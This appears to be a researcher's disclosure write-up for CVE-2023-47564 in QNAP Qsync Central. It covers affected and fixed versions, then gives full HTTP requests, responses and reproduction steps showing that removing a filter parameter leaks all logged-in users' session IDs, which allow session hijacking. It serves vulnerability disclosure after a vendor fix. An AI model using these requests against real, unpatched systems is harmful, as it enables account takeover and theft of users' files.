 c411e/cve-2023-47564
CVE-2023-47564

"An incorrect permission assignment for critical resource vulnerability has been reported to affect Qsync Central. If exploited, the vulnerability could allow authenticated users to read or modify the resource via a network."
Date of Discovery: December 5, 2023
Date of Fix: February 3, 2024
Affected Version(s): Qsync Central 4.4.x, Qsync Central 4.3.x
Fixed Version(s): Qsync Central 4.4.0.15 (2024/01/04) and later, Qsync Central 4.3.0.11 (2024/01/11) and later
Summary:
During a resent pentest I got access to a QNAP system as a low-privileged user (here user123). There were no interesting files, so i digged a little bit deeper.
On the system only the Qsync Central App (https://www.qnap.com/en/app_releasenotes/list.php?app_choose=QsyncServer) was running.
First I tried to find a list of all available users and inspected my proxy history. I stumbled about the endpoint /cgi-bin/qsync/qboxRequest.cgi.
This endpoint revealed information about my current user account and actually also my current session ID (sid).
The request looked as follow:
GET /cgi-bin/qsync/qboxRequest.cgi?sid=60ud018n&_dc=1701766637869&subfunc=qbox&genQboxDeviceList=1&sort=1&filteruser=user123 HTTP/2
Host: vulnhost.com
Cookie: DESKTOP=1; WINDOW_MODE=1; nas_wfm_tree_x=200; QSYNC_SID=60ud018n; QSYNC_USER=user123; NAS_SID=60ud018n; QT=1701766635952
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://vulnhost.com/cgi-bin/
X-Requested-With: XMLHttpRequest
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
The response was:
HTTP/2 200 OK
Server:
[...]

    <data>
        <device>
            <id><![CDATA[REDACTED]]></id>
            <type><![CDATA[3]]></type>
            <time><![CDATA[2023-12-05 09:57:14]]></time>
            <user><![CDATA[user123]]></user>
            <ip><![CDATA[REDACTED]]></ip>
            <sid><![CDATA[60ud018n]]></sid>
            <uid><![CDATA[REDACTED]]></uid>
            <action><![CDATA[1]]></action>
            <comp><![CDATA[Qsync-File Station]]></comp>
            <desc><![CDATA[File Station login Qsync]]></desc>
            <channel><![CDATA[0]]></channel>
            <online><![CDATA[0]]></online>
            <version><![CDATA[]]></version>
            <QsyncPath><![CDATA[/home/.Qsync]]></QsyncPath>
        </device>
    </data>
    <ret>0</ret>
</logroot>
</QDocRoot>
Interesting was the filteruser parameter. I just removed him and for my surprise a list of all users and their session IDs was returned back! So I was able to hijack the session of every other logged-in user. For a PoC i used one of the sessions to login as a different user. I reported the vulnerability to QNAPs Bug Bounty Program. The communication was easy and a fix was deployed fast.
Steps to Reproduce (in detail):
Log in to the QNAP Qsync web application as the attacker with a regular, low-privileged user account.
Extract the attacker's Session ID (sid) from the NAS_SID cookie set by the Qsync web application.
Use the attacker's sid value both in the NAS_SID cookie and the sid HTTP GET parameter and perform the following HTTP request:
GET /cgi-bin/qsync/qboxRequest.cgi?sid=yl9osz6l&subfunc=qbox&genQboxDeviceList=1&sort=1 HTTP/2
Host: vulnhost.com
Cookie: NAS_SID=yl9osz6l;
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://vulnhost.com/cgi-bin/
X-Requested-With: XMLHttpRequest
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
The valid Session IDs of all other users currently logged in to the web application can be extracted from the HTTP response, e.g.:
HTTP/2 200 OK
Server:
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval' ; object-src 'self' ; worker-src 'self' blob:
Vary: Referer
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=0
X-Content-Type-Options: nosniff
Content-Type: text/xml
Date: Tue, 05 Dec 2023 10:32:00 GMT

<?xml version="1.0" encoding="UTF-8" ?>
<QDocRoot version="1.0">
<authPassed><![CDATA[1]]></authPassed><model><modelName><![CDATA[TS-X71U]]></modelName><internalModelName><![CDATA[TS-X71]]></internalModelName><platform><![CDATA[TS-NASX86]]></platform><platform_ex><![CDATA[X86_HASWELL]]></platform_ex><customModelName><![CDATA[]]></customModelName><displayModelName><![CDATA[TVS-471U-RP]]></displayModelName><sas_model><![CDATA[0]]></sas_model><storage_v2>1</storage_v2>
<encryptfsSupported><![CDATA[1]]></encryptfsSupported></model>
<firmware><version><![CDATA[5.1.1]]></version><number><![CDATA[2491]]></number><build><![CDATA[20230815]]></build><patch><![CDATA[0]]></patch><buildTime><![CDATA[2023/08/15]]></buildTime></firmware>
<sp><![CDATA[ALPHA]]></sp><rfs_bits><![CDATA[32]]></rfs_bits><specVersion><![CDATA[1.0]]></specVersion><hostname><![CDATA[Data]]></hostname><DemoSiteSuppurt><![CDATA[no]]></DemoSiteSuppurt><customLogo><customFrontLogo><![CDATA[]]></customFrontLogo><customLoginLogo><![CDATA[]]></customLoginLogo></customLogo>
<logroot>
<ADSSupport><![CDATA[1]]></ADSSupport><trustedDomain><enable><![CDATA[0]]></enable></trustedDomain>
    <count>239</count>
    <data>
        <device>
            <id><![CDATA[REDACTED]]></id>
            <type><![CDATA[3]]></type>
            <time><![CDATA[2023-12-05 11:31:50]]></time>
            <user><![CDATA[victim]]></user>
            <ip><![CDATA[REDACTED]]></ip>
            <sid><![CDATA[12345678]]></sid></span>
            <uid><![CDATA[REDACTED]]></uid>
            <action><![CDATA[1]]></action>
            <comp><![CDATA[Qsync-File Station]]></comp>
            <desc><![CDATA[File Station login Qsync]]></desc>
            <channel><![CDATA[0]]></channel>
            <online><![CDATA[1]]></online>
            <version><![CDATA[]]></version>
            <QsyncPath><![CDATA[/home/.Qsync]]></QsyncPath>
        </device>
[...]

The following screenshot illustrates this issue (for privacy reasons, the Session IDs as well as identifying information about the tested QNAP Qsync instance have been redacted):
 |
|---|
| Leaked Session ID values |
The attacker can use the extracted sid values to log in as any of the victims by setting the NAS_SID cookie respectively. This allows the attacker to hijack the victim's session and download any file stored on the QNAP system by the victim.
